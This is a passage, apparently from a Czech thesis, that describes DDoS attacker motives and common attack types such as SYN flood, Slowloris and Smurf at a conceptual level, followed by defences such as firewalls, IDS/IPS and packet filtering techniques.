- **Pomstou -** další motivace pro konání DDoS útoků je pomsta, kdy frustrování jedinci (většinou méně technicky kvalifikovaní) provádějí tyto útoky jako splacení útlaku proti jejich osobě.

- **Ideologicky a politicky -** někteří útočníci jsou motivováni k útokům na cíl z důvodu jejich ideologického přesvědčení. Útočníky s tímto motivem nazýváme tzv. „hacktivisty“. Toto se stalo vlivným motivem pro útok DDoS. Ačkoli se jejich frekvence nezvětšuje ve srovnání s jinými motivy, jejich dopady a rozměry jsou stejně velké jako v předešlých

letech. Mezi ideologické útoky za posledních 10 let patří například útok na Čínu a CNN v roce 2008, íranský útok roku 2009 a o rok později na WikiLeaks[19].

- **Osobní výzvou a vandalismem -** útočníci této skupiny jsou motivováni k útokům DDoS hlavně tím, že chtějí dokázat své schopnosti a sílu. Tito útočníci to berou jako výzvu. Je velká dostupnost snadno použitelných nástrojů nebo skriptů pro útok a botnety, které útočníky bez hlubších znalosti motivuje k provádění pokusů o útoky DDoS ze zvědavosti. Takoví útočníci jsou také nazývání jako „skript-kiddies“.

- **Kybernetickou válkou -** to je další důležitá motivace pro útok, která představuje nebezpečí významných ekonomických dopadů na jeho cíl nebo cíle. Obecně se jedná o dobře vyškolené a zkušené lidské, vojenské nebo teroristické organizace, které provádějí útoky za účelem této motivace. Tedy útočníci pocházejí z některých zemí a provádějí útoky na organizace jiných zemí. K takovým útokům se využívá významné množství zdrojů a času, což může vést k paralyzování kritické IT infrastruktury prostřednictvím přerušení služeb.

- **Zakrytím primárního útoku -** projevení nesouhlasu a skrytí sekundárního útoku jsou nejčastější z motivů, často se i několik dní vede útok na klíčovou infrastrukturu, aby byl zamaskován jiný probíhající útok. Ví-li útočník o chybě v systému, kterou by při využití mohl vzbudit zájem u správců sítí, využije k maskování DDoS útok. Útočník pak má dost času na využití chyby a správcům většinou trvá delší dobu, než odhalí průnik do systému. Při úspěšném útoku může dojít k nucenému restartu stroje, při němž je na stroj nainstalován jiný škodlivý software, což se právě po restartu projeví.

V posledním desetiletí přebírá podle expertů největší podíl útoků politický hacktivismus. DDoS se také v posledních letech stává nástrojem vydírání. Obvykle oběť bývá kontaktována mailem a je jí vyhrožováno, že jestli nezaplatí určitou částku, tak na něj bude podniknut masivní DDoS útok.

4 Typy síťových počítačových útoků DoS/DDoS

Existuje hodně kritérií, pomocí kterých můžeme klasifikovat DDoS útoky. Je to dáno převážně tím, že máme velkou škálu útoků na různé služby. To, jaký útok bude proveden, záleží na cíli útočníka. Převážně rozdělujeme DDoS útoky na základě popisu oběti do tří skupin.

Cílem se může stát:

- **síťová infrastruktura,**
- **server,**
- **aplikace.**


Útoky na síťovou infrastrukturu jsou obecně nazývány jako volumetrické útoky, a to proto, že používají záplavu paketů. Útočník usiluje o to, aby využil celé dostupné pásmo oběti a znemožnil legitimnímu provozu komunikaci s napadeným zařízením.

Mechanismy útoků:


- **Přímé záplavy -** paket, který je nezměněn, se přes síť přenáší až k oběti (UDP nebo ICMP zaplavení).
- **Reflektivní útoky -** využívají se podvržené IP adresy, čímž útočník skryje svou skutečnou IP adresu. Jako útočník pak vypadá nic netušící třetí strana.
- **Amplifikační útoky -** dovolují útočníkům vyslat k oběti více paketů, než kolik by sám dokázal vygenerovat. Tak jako v předchozím případě se využívají podvržené IP adresy (NTP a DNS útok).

Volumetrické útoky typu DDoS jsou silnější, protože využívají více než jednoho hosta. Většina služeb může díky jednoduchým technikám jednoduše bojovat s některými typy útoků odmítnutí služby. K nejsilnějším útokům patří kombinace amplifikačních a reflektivních útoků. Útočník se doptává pomocí podvržených paketů. Následná reflexe spočívá v tom, že odpověď pak není zaslána útočníkovi, ale oběti, z důvodu podvrhnuté IP adresy. Útoky na server mají jednoduchý cíl, a tím je využít maximálně procesor nebo paměť serverů, a tím přímo zapříčinit odmítnutí služby. K tomuto je často použita zranitelnost zařízení. Samozřejmě na tyto útoky nejsou náchylné pouze servery, ale také jakákoliv další zařízení. Dnes je již známa spousta druhů útoků a další stále přibývají. Sofistikovanost útočníků takřka nezná mezí, pořád se seznamujeme s novými technikami útoků a chyb, které byly k útokům zneužity.

Na obrázku níže jsou zachyceny známější DoS/DDoS útoky, podle ISO/OSI modelu. Na dalším obrázku je klasifikace Dos/DDoS útoků podle mechanismu. Jak jde ale vidět, je jich opravdu hodně a důležité je zmínit, že zejména univerzální obrana proti všem těmto útokům neexistuje. Dále je popsána sada útoků, které budou prezentovány v praktické části této práce.



Obrázek 6: Rozdělení DoS/DDoS útoků podle ISO/OSI vrstev.



Obrázek 7: Klasifikace DoS/DDoS útoků.


4.1 ICMP flood

ICMP flood je jednoduchý druh útoku, který slouží většinou k provedení DDoS útoku, při kterém je oběť zahlcená ICMP Echo Requesty. Protokol ICMP je jedním ze základních internetových protokolů. Je určen k odesílání různých chybových hlášení a pro tento účel ho především používají počítače, servery v síti. ICMP odesílá jednocestné odkazy a přitom není používáno žádné ověřování. Útočník je proto schopen provést DDoS útok. Nejefektivnější způsob je ten, že útočník nastaví u posílání ICMP paketů možnost záplavy, pakety se poté posílají co nejrychleji, aniž by čekaly na případnou odpověď od daného cíle. Útočník si klade za úkol, aby oběť začala odpovídat na ICMP dotazy a zahltila si tak šířku pásma pro odesílaní, ale také příjem dat. Další možnost je, že útočník nemá dost výkonnou CPU jednotku, ta se kvůli zatížení stane nepoužitelnou pro další činnost. Normálně je Ping Request používán k testování konektivity dvou či více zařízení[14].

ICMP Flood způsobuje přetížení cílového zdroje pomocí paketů ICMP Echo Request, které se obecně posílají, aniž by čekaly na odpovědi. Protokol posílá neobvyklé množství paketů do cílového serveru, ten reaguje a snaží se odpovědět na každou ICMP žádost, což ve výsledku může vést k odepření služby. Výsledek útoku směřuje ke zpomalení služby a v krajních případech až k odpojení od sítě. Jedná se o běžný záplavový útok. V dnešní době je poměrně lehké provést ICMP Flood. Provedení útoku také závisí na tom, zda útočník zná IP adresu cíle. Útok proto může být rozdělen do tří kategorií založených na tom, zda IP adresa je útočníkovi známa[14].

- **Útok na známý cíl** - cílí na jeden počítač v místní síti. Útočník musí mít fyzický přístup k počítači, aby zjistil IP adresu oběti.
- **Útok na směrovač** - slouží k narušení komunikace mezi počítači v síti. Je závislý na útočníkovi, který zná interní IP adresu lokálního směrovače.
- **Útok na náhodný cíl** - zahrnuje použití externího programu k odhalení IP adresy cílového počítače nebo routeru před provedením útoku.

Při prvním zmíněném útoku útočník zná IP adresu počítače, na který přímo útočí. Většinou je to jeden počítač v místní síti. Útočník má fyzický přístup k počítači, zjištění IP adresy pro něj tedy není problém. Úspěšný útok poté vede k odstavení počítače. Druhý zmíněný útok je veden na router, aby narušil komunikaci mezi počítači v síti. Útočník vede tenhle útok většinou proto, že pozná IP adresu lokálního směrovače. Úspěšný útok pak vede k odstavení všech počítačů připojených k routeru. Třetí typ útoku, Blind Ping Flood, zahrnuje použití externího programu k odhalení IP adresy cílového zařízení. Aby byl útok úspěšný, musí mít útočník k dostupnosti větší šířku pásma než oběť. To omezuje schopnost provést útok, zejména tedy proti velké síti. V dnešní době se nabízí provedení útoku za pomocí botnetu, což má mnohem větší šanci na úspěch. Metody obrany jsou různé, patří mezi ně správná konfigurace firewallu, kde zabráníme pingům z vnější sítě. Samozřejmě to ale může mít neblahé následky na síť, například neschopnost




Obrázek 8: ICMP zaplavení.

diagnostikovat problémy serveru. Různé světové společnosti provádějí ochranu proti DDoS tím způsobem, že omezují počet požadavků jen na počet, který je povolen[14].

4.2 UDP flood

Pod zkratkou UDP se skrývá tzv. User Datagram Protocol. UDP protokol má na starosti komunikaci v síti, podobně jako protokol TCP, avšak oproti TCP je rozdíl v tom, že protokol UDP nepoužívá ověřování navázání spojení. Díky tomu je sice rychlejší, ale na druhou stranu také jednoduše zneužitelný. Útočník může pomocí UDP protokolu provést úspěšný útok, a to tak, že pošle velké množství UDP paketů na náhodné porty cíle. Například reakce serveru je taková, že nejdříve zkontroluje, jestli porty sleduje nějaká z aplikací. Jestliže tomu tak není, pak server reaguje. Dává odpověď, že cílová stanice není dostupná. Tuto zprávu posílá zpět paketem ICMP, který je určen pro odesílání chybových zpráv[13]. Zpravidla by měl mít snahu odpovědět na všechny takovéto dotazy, tedy na všechny UDP pakety, které přijme. Útočníkův záměr je tedy zřejmý. Odesláním obrovského množství UDP paketů na server, ten se bude snažit na všechny odpovědět, a vyčerpá tak svou internetovou konektivitu, ale také se může stát, že zaměstná CPU natolik, že server bude zcela přetížen a jakákoliv další komunikace se stane neproveditelnou[14].

Jeden ze základnějších principů, jak se proti UDP flood bránit, je množství ICMP odpovědí. To ovšem může mít neblahý dopad na síť. Tradičnější metodou je spoléhání na firewally, které odfiltrují, případně přímo blokují, škodlivé UDP pakety. Avšak v dnešní době se tento typ obrany



Obrázek 9: UDP zaplavení.

stává méně podstatným, neboť moderní útoky s velkým objemem dat mohou tyto firewally překonat.[16]

4.3 TCP SYN flood

I protokol TCP, který má na starosti komunikaci v síti, je zneužíván. TCP SYN flood útok tkví v samotné podstatě protokolu nazývaného free-way handshake, v češtině také někdy označované jako třísměrné potřesení rukou. Tento typ útoku má za úkol ověřit, zda obě strany skutečně stojí o spojení. Zároveň je tento typ jedním z nejvíce frekventovaných útoků a současně jedním z nejjednodušších ze všech. Cílem tohoto útoku není získat data nebo prolomit systém. Usiluje pouze o přechodné funkčnosti určité služby, jako například HTTP. I když je tento útok dobře znám již přes deset let, ukázalo se, jak moc účinný tento typ útoku je a jak nepřipravené jsou na něj firmy, jejichž byznys je mnohdy závislý na webu. Útok SYN flood byl před pár lety také veden v České republice na banky a byl velice účinný, přitom bychom čekali u bank nejvyšší míru zabezpečení. Proto je mnohdy velice využíván tento typ útoku. Tento útok spočívá ve snaze o navázání falešného připojení. Napadené zařízení se pro nadcházející připojení snaží vyhradit určité prostředky, čímž vyčerpá systémové prostředky zařízení. Napadené zařízení poté může přestat úplně reagovat na jakékoli další pokusy o připojení[14].

Jak probíhá korektní free-way handshake:

1. Klient žádá o připojení posláním SYN požadavku (synchronizovat) serveru.

2. Server odpoví příznakem ACK (acknowledge) a nazpět pak pošle packet s příznaky SYN – ACK.

3. Klient v posledním kroku pošle potvrzovací paket ACK.

Takto funguje free-way handshake v praxi. SYN flood je velice účinný. Útočník má dva způsoby. První je jednoduchý. Může ACK paket přejít, nebo může poslat paket s falešnou IP adresou, načež server pošle příznaky SYN a ACK úplně jinam, paketu ACK se již nedočká.

Z obrázku můžeme vidět, že předtím, než server ukončí spojení, další paket SYN dorazí na server. To pak zanechává velké množství napůl otevřených spojení, a proto také někdy útoky typu SYN flood jsou někdy označovány jako napůl otevřené. Když nakonec tabulka serveru je zaplněná a pokračuje navazování připojení, tím se služba klientům odepře. V dnešní době jsou servery stále lépe vybaveny a je stále obtížnější udělat zcela úspěšný útok.

Je mnoho technik, jak se bránit proti SYN Flood útoku:

- **SYN cookies -** použitím kryptografického hashování server pošle svou odpověď SYN-ACK se sekvenčním číslem, které je tvořeno z adresy IP klienta, čísla portu a případně dalších unikátních identifikačních informací. Toto je součástí paketu ACK. Jestliže klient reaguje, server ověří protokol ACK a až potom přidělí paměť pro připojení.


- **RST cookies -** po prvním požadavku klienta server úmyslně pošle neplatný příznak SYNACK. Což by mělo vést k tomu, že klient generuje balíček RST, který informuje server o tom, že je něco špatně. Pokud je toto přijato, server ví, že je požadavek legitimní, a přijme od klienta příchozí připojení.

- **Ladění stacku -** administrátoři omezí časový limit a tím přímo zmírní SYN Flood, nebo přímo selektivně zruší jednotlivé připojení.

Výše zmíněné prostředky samozřejmě vycházejí z toho, že cílové sítě umí zpracovat obrovské množství dat.

4.4 Slowloris

Tento druh útoku patří mezi další z řady útoků, který je velice zákeřný, těžce detekovatelný. Byl vynalezen Robertem Hansenem. Útoku stačí i minimální síťový provoz k tomu, aby byl útok úspěšný. Dokonce jediný počítač je schopný vyřadit službu jako je HTTP běžící na jiném počítači a je možného použít pro efektivní DoS útok. Program, sestavený v programovém jazyce Perl, funguje tak, že uvolní velké množství síťových spojení, a jeho cílem je udržet tato spojení co možná nejdéle. HTTP požadavky serveru se posílají značně pomalu, po částech a blízko limitu vypršení. Server drží tato spojení stále otevřená, samozřejmě ale může držet jen omezený počet připojení, a tak jsou další požadavky odmítnuty. Typ útoku Slowloris je velice účinný proti mnoha populárním webovým serverům, včetně Apache 1.x a 2.x. Kromě toho, že tento útok zahltí server, je navíc i těžko detekovatelný. K žádnému velkému problému nedochází, logy



Obrázek 10: TCP SYN zaplavení.

webu proto nic nehlásí. Jediná věc, která by mohla na útok upozornit, je větší počet otevřených spojení se serverem [14], [16].

4.5 HTTP flood

Záplavové útoky, mezi které patří i HTTP Flood, se snaží vyslat k oběti velké množství paketů, čímž dosahují zahlcení sítě. Útočník při útoku využívá legitimních požadavků HTTP GET nebo POST k útokům na webový server nebo aplikaci. Jedná se o sofistikovaný útok na 7. vrstvu ISO/OSI modelu. Požadují hlubší pochopení útočníkova cíle, resp. aplikace, která má být cílem. Každý útok je specificky tvořen tak, aby byl co možná nejúčinnější. To činní z HTTP Flood útoku těžce detekovatelný a obtížněji blokovatelný útok [14]. Útok probíhá následovně. Když HTTP klient, jako například webový prohlížeč, komunikuje s aplikací nebo serverem, posílá HTTP Request, obecně jeden ze dvou typů GET nebo POST. GET se používá k zobrazení standardního statického obsahu jako jsou obrázky, zatímco POST Request se používá pro přístup k dynamicky generovaným zdrojům. Samotný útok je pak ještě účinnější, je-li server nebo aplikace nucena vyhradit maximum ze svých zdrojů pro každou jednotlivou žádost. Útočník se tak zpravidla bude snažit zahltit server s více požadavky, které budou mít velké nároky na zpracování. Z tohoto hlediska jsou pak tyto útoky pomocí požadavku POST nejvíce účinné, protože požadavky POST mohou obsahovat parametry spouštějící komplexní zpracování na straně serveru. Na druhé straně jsou útoky založené na protokolu HTTP GET jednodušeji vytvářeny a mohou být efektivnější ve scénáři botnetu. Obrana proti útoku je obtížná zejména proto, že je velice těžké jej rozlišit od normálního provozu, jelikož se jedná o standardní URL požadavky. To z nich dělá jednu z největších hrozeb pro bezpečnost web serverů a aplikací. Tradiční detekční metody založené na detekci zjišťování HTTP Flood jsou v tomto případě neefektivní, protože objemy provozu na HTTP serverech jsou často na hraně detekčního prahu. Jedním z nejúčinnějších mechanismů pak

je kombinace metod profilování provozu, identifikace IP a abnormálního sledování činnosti[13]. Zranitelnosti v HTTP protokolu zneužívá také program Rudy. Celý název je pak R-U-DeadYET a jedná se o útok, který se děje „low and slow“. Rudy útok vytváří menší množství dat, a proto je možné, že proklouzne detekčním prahem většího množství ochranných prvků. Rudy útočí na formuláře HTTP POST, kterým zasílá neobvykle zdlouhavým způsobem po 1 byte data. To přiměje server, aby držel spojení otevřené. Výsledkem je pak nedostupnost aplikace či serveru[14].

4.6 Ping of Death

Ping of Death, v češtině nazýván jako ping smrti, je jednou z dalších variant útoku. Ping of Death využívá chyby v implementaci protokolu TCP/IP. Jedná se o starší typ útoku, který se již dnes tolik nepoužívá. Ping se běžně používá pro verifikaci, zda dané zařízení reaguje. Poněvadž hodně počítačů v minulosti nebylo schopno zpracovat ping, který byl větší než 65 535 byte, a tato hodnota odpovídá maximální velikosti paketu protokolu IP včetně její hlavičky, byla tato chyba jednoduše zneužitelná útočníkem. Dříve mnoho počítačů jednoduše nebylo schopno přijmout takovýto paket. Útočníkův cíl je zřejmý a velice snadný. Posláním abnormálně velkého paketu do určité sítě může způsobit chyby. Zpravidla dochází k přetečení zásobníku, což směřuje k selhání systémů, které nejsou imunní proti tomuto útoku. Většinou tyto útoky směřovaly k zamrznutí zařízení. Dříve byly tyto útoky populárnější zejména proto, že útočníkova identita byla lehce zfalšovatelná, a také proto, že útočník nemusel mít tak podrobnou znalost zařízení, na které útočí. Stačila mu IP adresa. Záporná stránka útoku je, že dané zařízení většinou jen zpomalíte. Tento druh útoku lze brát jako předka útoku Ping Flood, který jsme si popsali již výše [14],[16].

4.7 Smurf attack

V informatice označujeme Smurf attackem typ DDoS útoku, ve kterém se oběti posílá velké množství ICMP paketů z falešných IP adres. Většina i dnešních systémů má nastavenou odpověď na zdrojovou IP adresu. To však při obrovském množství dotazů může vést k momentu, kdy počítač je zaplaven natolik, že je neschopen jakékoliv další odezvy. Samotný název smurf pak pochází ze souboru smurf.c, zdrojového útočného kódu, který byl prvně spuštěn roku 1997[13]. Útok probíhá zasláním ICMP ECHO REQUEST paket na broadcast adresu sítě, adresa odesílatele je zfalšovaná na stroj v síti. Na broadcast ping odpoví všechny stroje v síti (100 stanic, 1 paket = zesilovací faktor 100). S obranou proti tomuto typu útoku přišla firma Microsoft a ve Windows NT byla ve výchozím nastavení zablokovaná služba Ping. Zmírnění pak probíhá pomocí dvou způsobů. První způsob je ten, že nakonfigurujeme hosty a směrovače tak, aby správně reagovaly na ICMP žádosti. Druhý je nakonfigurovat směrovače, aby nepřeposílaly pakety přímo na vysílací adrese. Dalším možným řešením je pak filtrace průniku, kdy jsou odmítány pakety na základě podvržených IP adres.

5 Obrana a prevence proti útokům DoS/DDoS

5.1 Firewall

Jako základní obranný mechanismus proti kybernetickým útokům se doporučuje používat firewall, ať už softwarový nebo hardwarový. Útočníci vytrvale hledají díry v systémech, tedy to, jestli se v nich nevyskytují známá zranitelná místa. Síťové firewally poskytují určitou míru ochrany před těmito útoky. Žádný firewall však nemůže odhalit nebo zastavit všechny útoky, takže nestačí nainstalovat jen firewall a ignorovat všechna ostatní bezpečnostní opatření, ale také vhodně nastavit bránu firewall a blokovat veškerý nežádoucí provoz a minimalizovat tímto riziko průniku útočníka do sítě. Vhodným a včasným nastavením či přenastavením pravidel firewallu je možné zamezit většině útoků.

5.2 ACL

Access Control List, neboli ve zkratce ACL, je určitý specifikovaný seznam pravidel, která řídí přístup k nějakému systému. ACL jsou velice často používána v řadě aplikací, často také u aktivních síťových prvků, ale třeba i u operačních systémů při řízení přístupu k systému. Pokud někdo požaduje přístup k nějakému systému, tak se nejprve zkontroluje přiřazené ACL, zda je tato operace povolena. ACL pravidla můžeme použít nejen na koncových routerech. Pokud je DDoS útok možné snadno filtrovat třeba podle IP adres nebo cílového portu, je tak možné zastavit provoz na konkrétní server například už u zdroje v datacentru.

5.3 IDS

Firewally nedokážou dostatečně chránit, a tak s vyvíjejícím se trendem informačních sítí, a tím přímou úměrou rostoucí sofistikovaností útoků, bylo nutné zavést systém IDS, protože ani ty nejvýkonnější a nejlepší nebyly schopny včas a dostatečně reagovat na probíhající útok. Systém IDS monitoruje a současně upozorňuje v real-time čase na potenciální nebezpečí, které jsou vyhodnocovány podle předem definovaných pravidel. Právě proto, že nezasahuje aktivně do komunikace, je tento systém často nazýván jako pasivní. V praxi se často můžeme setkat s případem, kdy IDS je spojen s firewallem. Když systém vyhodnotí potenciální nebezpečí, zašle se dotaz na firewall a je vygenerováno pravidlo[13].

5.3.1 NIDS

NIDS je nejvíce rozšířeným druhem. Tento systém je připojen do určité části sítě, naslouchá veškerému provozu. Data, která NIDS získá, posílá na server, kde se uchovávají například v relační databázi. Senzory bývají umístěné na zařízeních, jako například na směrovačích, které jsou konfigurované k zrcadlení provozu. Systém zkoumá všechny pakety a snaží se objevit škodlivý provoz[13]. Zpravidla jsou na předdefinovaných serverech, zpracovávají informace přijaté ze síťo-

vých rozhraní. Podstatné je jejich umístění, aby zachycovaly co největší, ideálně všechen, síťový provoz. Takový program je například Snort, který se velmi často používá společně s programem Suricata.

5.3.2 HIDS

HIDS je dalším druhem IDS, je to tzv. systém založený na hostující instrukční detekci, který se chová podobně jako NIDS. Většinou se nachází na síťových prvcích, na kterých chceme mít detailní informace o vyskytujících se anomáliích. IDS je orientován na hostitelský systém. Shromažduje informace z konkrétního systému. Takový je například program na Linuxu LIDS. LIDS je softwarová záplata Linuxového jádra, která umožňuje významně zvýšit zabezpečení Linuxu[13].

5.4 IPS

Tento obranný mechanismus je brán jako rozšíření systému IDS. Systém dokáže nejen detekovat neobvyklé aktivity, ale taky dokáže proti nim aktivně vystupovat, proto je tento systém nazýván aktivním. Dokáže okamžitě reagovat na případné hrozby a zamezit jim. V porovnání s IDS, IPS provádí případné úkony zcela automaticky. Problém může nastat v moment, kdy se jedná o tzv. false positive, tedy o planý poplach. Tam, kde by mohl správce vyhodnotit hrozbu jako neškodnou, IPS zareaguje stejně jako proti případnému útočníkovi. V rámci IPS musí být konfigurace velice citlivá a přizpůsobená potřebám každé sítě, aby poplachů bylo co možná nejméně, ale bezpečnost sítě byla zároveň co možná nejvyšší. IPS se na rozdíl od IDS nasazuje in-line, podobně jako firewall. Díky tomu by přes něj měl projít veškerý provoz. Není závislé na jiných zařízeních a útok může blokovat okamžitě, nikoli až poté, co část paketů již pronikla do sítě. IPS může provádět takové akce jako vyvolání poplachu, filtrování škodlivých paketů, násilné resetování spojení a/nebo blokování provozu z podezřelé IP adresy. Všechny tyto úkony často provádí ve spolupráci s firewallem. IPS také umí opravit chybný cyklický redundantní součet (CRC), defragmentovat proudy paketů, předcházet problémům s řazením TCP paketů, a čistit nežádoucí přenos včetně nastavení síťové vrstvy.

5.5 IDMS

IDMS, celým názvem Intelligent DDoS Mitigation Systems, je nejpoužívanější mitigací DDoS útoků. Jedná se o velice pokročilé IPS zařízení, které se specializuje přímo na tento druh útoků. Podrobně průběžně analyzuje síťový podezřelý provoz, který je na něj přesměrován. Tento typ ochrany efektivně zastavuje jak volumetrické, tak aplikační útoky. IDMS musí být bezestavový. Většinou jsou nasazeny u ISP, na hranici sítě nebo datového centra[17].

5.6 Preventivní použití filtrů

Aby se zabránilo útokům, je velmi důležité použití filtrovacích technik. Techniky filtrování zabraňují tomu, aby se uživatelé stali obětmi, stejně jako tomu, aby se stali nevědomými útočníky.

V zásadě jsou všechny filtrační techniky aplikované na směrovačích, které zajišťují pouze legitimní provoz. V této sekci budou popisovány různé filtrační techniky společně s jejich úspěchem a neúspěchem předcházení útoků DDoS.

5.6.1 Vstupní/výstupní filtry

Velmi častou a dobře známou filtrační technikou je filtrování vstupu / výstupu. Tyto techniky zabraňují přenosu s podvodnými IP adresami v chráněné síti. V podstatě vstupní filtrování je určeno pro odhalení škodlivého provozu vstupujícího do lokální sítě a výstupní filtrování zabraňuje škodlivému provozu opustit lokální síť. Filtrování vstupů je definováno v dokumentu RFC 226768 a umožňuje, aby tato komunikace vstoupila do sítě, která odpovídá s předdefinovaným rozsahem prefixu domény sítě. Pokud tedy útočník používá podvrhnutou IP adresu která neodpovídá předponě, je směrovačem vyřazen. Tyto filtrační techniky tak zajišťují prevenci z významného množství útoků DDoS, kde je použita podvržená IP adresa. Nicméně není to užitečný mechanismus v případech, kdy se používají platné IP adresy, tedy jde o systém botnet. Také úspěch filtrování závisí na znalosti rozsahu očekávaných IP adres pro daný port, což je nedosažitelné pro komplikované topologie používané v různých sítích. Navíc pokud útočník používá některé podvržené IP adresy, které spadají do platného rozsahu adres, filtry ve směrovačích nemohou v takových případech zjistit legitimní provoz[18].

5.6.2 Zdrojová validace adres

Ověření zdrojové adresy je uvedeno v RFC 1812, který je implementován na směrovači. V tomhle filtrování router porovnává zdrojovou adresu s logickým rozhraním paketu, kde byl přijat. Pokud toto rozhraní neodpovídá rozhraní zdrojové adresy, kde měl být paket přijat, tak směrovač tento paket zahodí. Tímto způsobem může filtrovat pakety s falšovaným zdrojem IP adresy, nicméně míra falešně pozitivních výsledků může být vysoká pro asymetrické cesty internetu. Tato asymetrická povaha nezaručuje shodu rozhraní při příjmu nebo návratu paketu ze specifické zdrojové adresy. Proto toto filtrování může zahodit velké množství legitimní komunikace. Základním problémem je však to, že ne všechny směrovače v internetové síti mají implementovány tyto přístupy.

5.6.3 Filtr na základě směrování

Filtrování paketů založených na směrování (RPF) filtruje pakety s falešnými zdrojovými adresami. Tato filtrační technika zvyšuje rozsah průniku filtrování poskytováním služeb do páteřních směrovačů. Poskytuje filtrování na základě informací o trase a paketu v každém spojení páteřního směrovače. Jde o to, že každé spojení páteřního směrovače přijímá provoz z omezeného počtu zdrojových adres. Tím pádem IP paket, který má jinou adresu, než obsahuje tento seznam adres, je zahozen z páteřního směrovače. K provedení této techniky je požadováno znát potřebné informace o směrovacím protokolu BGP. Podle simulace Park a Lee[19], bude dosaženo

významného úspěchu této techniky, pokud 18 % autonomních systémů (AS) implementuje tuto filtrovací techniku. Toto číslo je však nepraktické v aktuálním internetovém světě. Také za účelem zahrnutí zdrojové adresy ve zprávě BGP je nutná změna schématu používaného při zasílání zpráv BGP. Toto zvyšuje velikost zprávy i dobu zpracování zpráv BGP. Kromě toho, pokud ve směrovači nejsou udržovány aktualizované informace, tato technika může vyřadit legitimní pakety při nežádoucí změně (například u selhání spojení, změny politiky atd.). Útočník může ukrást a pozměnit relaci BGP. Útočník si tedy může zvolit IP adresu, která se nepodobá falešné IP adrese. To zapříčiní neúčinnost této metody ochrany před DDoS falšovaným protokolem IP. Myšlenka Parka a Leeho [19] navrhuje mechanismus filtrování paketů, který zohledňuje aktualizační zprávy BGP, které vyfiltrují podvržené IP adresy. Tato metoda je nasazená na současnou architekturu, která funguje na směrovacím protokolu BGP.

5.6.4 Filtr počtu hopů

Filtrování na základě počtu hopů také filtruje pakety s falešnými adresami IP [19]. V této metodě autoři použili koncept, v němž je možné změnit počet skoků IP paketu při cestování ze zdroje k cíli. Proto autoři použili tento počet k určení platnosti paketu. V této metodě je zvolená hodnota času pro život (TTL) použita k počítání počtu skoků. Ten je uložený v mapovací tabulce ke každé zdrojové adrese. Po obdržení paketu je požadovaný počet skoků pro daný paket vypočítán a následně porovnán s mapovací tabulkou. Pokud je detekován jako podvržený paket, je identifikován a filtr takové pakety preventivně odstraní. Nasazení takové techniky je jednoduché, má však zásadní omezení v procesu implementace. Jelikož tato metoda počítá počet skoků na základě TTL, počet těch falešně pozitivních je u této metody mnohem větší. Je to proto, že je počáteční hodnota TTL obvykle jiná pro různé operační systémy. Útočník také může vytvořit platné počty hopů ve svých paketech, které umožňují paketům projít filtrem.

5.6.5 Filtrování založené na historii

